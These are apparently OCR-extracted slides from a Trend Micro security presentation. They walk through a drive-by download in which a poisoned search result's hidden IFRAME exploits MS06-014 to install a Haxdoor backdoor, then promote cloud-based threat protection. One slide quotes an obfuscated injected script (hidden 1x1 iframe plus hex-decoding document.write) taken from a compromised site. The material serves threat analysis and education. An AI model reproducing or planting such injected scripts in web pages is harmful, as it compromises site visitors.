
HONDA
Under Construction

Another Typical Web Threat

1. Your boss asks you to develop a corporate travel policy
2. You begin with a Google search on travel policy

First result is a .gov site

Second result looks like a good choice



http://www.google.com/search?hl=en&lr=&rls=GGLG%2CGGLG%3A2006-08%2CGGLG%3Aen&q=travelp

travelpolicy

Search for **travelpolicy**:
Images
Maps
News
Groups
more »

Results **1** - **10**

Did you mean: ***travel policy***

GSA - Travel Management
The shortcut to this page is www.gsa.gov/**travelpolicy**. Last Reviewed 6/22/2006. Printer Friendly format. CONTACTS: Additional Contacts For ...
www.gsa.gov/**travelpolicy** - 47k - Cached - Similar pages

How To Write An Effective Travel Policy Manual
Do-it-yourself travel policy guide for your business. 44 page step by step guide.
[redacted].com/ - 3k - Cached - Similar pages

REGION 3 TRAVEL POLICY
REGION 3 TRAVEL POLICY FOR TRAVEL PLANNING AND REIMBURSEMENT. (Operations Manual -- APPENDIX B.1). Necessary and authorized travel expenses associated with ...
www.ewh.ieee.org/reg/3/excom/meetings/present-**travelpolicy**.html - Similar pages

Travelpolicy Info Page
Subscribe to **Travelpolicy** by filling out the following form. ... To unsubscribe from **Travelpolicy**, get a password reminder, or change your subscription ...
lists.hcs.harvard.edu/mailman/listinfo/**travelpolicy** - 7k - Cached - Similar pages

[PDF] A. PRE-**TRAVELPOLICY** Policy s ection M ax im umb en efit Ex ces s ...
File Format: PDF/Adobe Acrobat - View as HTML


Sponsored Links

DynamicPolicy
Software that manage your policies, procedures and documents.
www.zequel.com

Oct 7, 2006

Example: Haxdoor

1. You click on the second search result
2. You wait…the site appears to be downloading images and content…you wait…and you wait…
3. Finally you close the browser window…you'll find another site



How To Write An Effective Travel Policy Manual - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address [redacted].htm Go Links
Google G Go Bookmarks Popups okay Check AutoLink Settings
<area h
My Computer

Example: Haxdoor

Unbeknownst to you…

1. The IFRAME at the top of the page leads you to an index.htm file
2. This file includes a script that exploits the **MS Internet Explorer (MDAC) Remote Code Execution Exploit** (MS06-014)
   - The original exploit code has been modified to try to bypass AV scanners that detect the original exploit
3. An executable file (win.exe) is downloaded to your system and executed
4. You now have a backdoor with rootkit features—a variant of the notorious family of backdoor rootkits known as **Haxdoor**!

Trend Micro Smart Protection Network (Web)




Processes more than 50 Million new IP addresses / URL's daily

Processes more than 1.2 Terabyte daily

More than 1000 Global Threat Research and Analysis Experts

Operates 24/7 in 10 centers around the world

Processing of a Web Threat - Honda example




```
<iframe src='http://url' width='1' height='1' style='visibility: hidden;'></iframe><script>function v4822210e7b881(v4822210e7c050){ function v4822210e7c826 () {var v4822210e7cff1=16;
return v4822210e7cff1;} return(parseInt(v4822210e7c050,v4822210e7c826()));}function v4822210e7d7c0(v4822210e7dfb3){ function v4822210e7f6fe () {var v4822210e7fece=2; return
v4822210e7fece;} var v4822210e7e77d='';for(v4822210e7ef30=0; v4822210e7ef30<v4822210e7dfb3.length; v4822210e7ef30+=v4822210e7f6fe()){
v4822210e7e77d+=(String.fromCharCode(v4822210e7b881(v4822210e7dfb3.substr(v4822210e7ef30, v4822210e7f6fe())))));}return v4822210e7e77d;}
document.write(v4822210e7d7c0('3C5343524950543E77696E646F772E7374617475733D27446F6E65273B646F63756D656E742E777269746528273C696672616D65206E616D653D62666430623135656262207372633D5C
```

Virus Scan Engine VSAPI (heuristics):
1210127434 61.91.242.26 1 TREIGSA15
1.5.1102 43ffffff 3 Possible_Hifrm-2 0
http:%2f%2fwww.honda.co.th%2fjazz%2f

Trend Micro Smart Protection Network

Security Made Smarter



2006

2005

NOW

Email Reputation

IP

Web Reputation

URL

File Reputation

Files

Threat Analysis TrendLabs & Malware Database

TrendLabs

Threat Collection

- Customers
- Partners
- TrendLabs Research, Service & Support
- Samples
- Submissions
- Honeypots
- Web Crawling
- Feedback Loops
- Behavioral Analysis

Threats

Threat Feeds (Email, Web, File)

Multi-Vector Correlation

Feedback Loops

Management

Partners

ISPs, Cisco, Linksys, Sony, etc.

SaaS/Managed

Cloud

Off Network

Mobile


Endpoint

Gateway

Web 2.0

Why File Reputation in the Cloud?

The traditional approach to Malware protection places the burden of storage and detection intelligence on the customer.

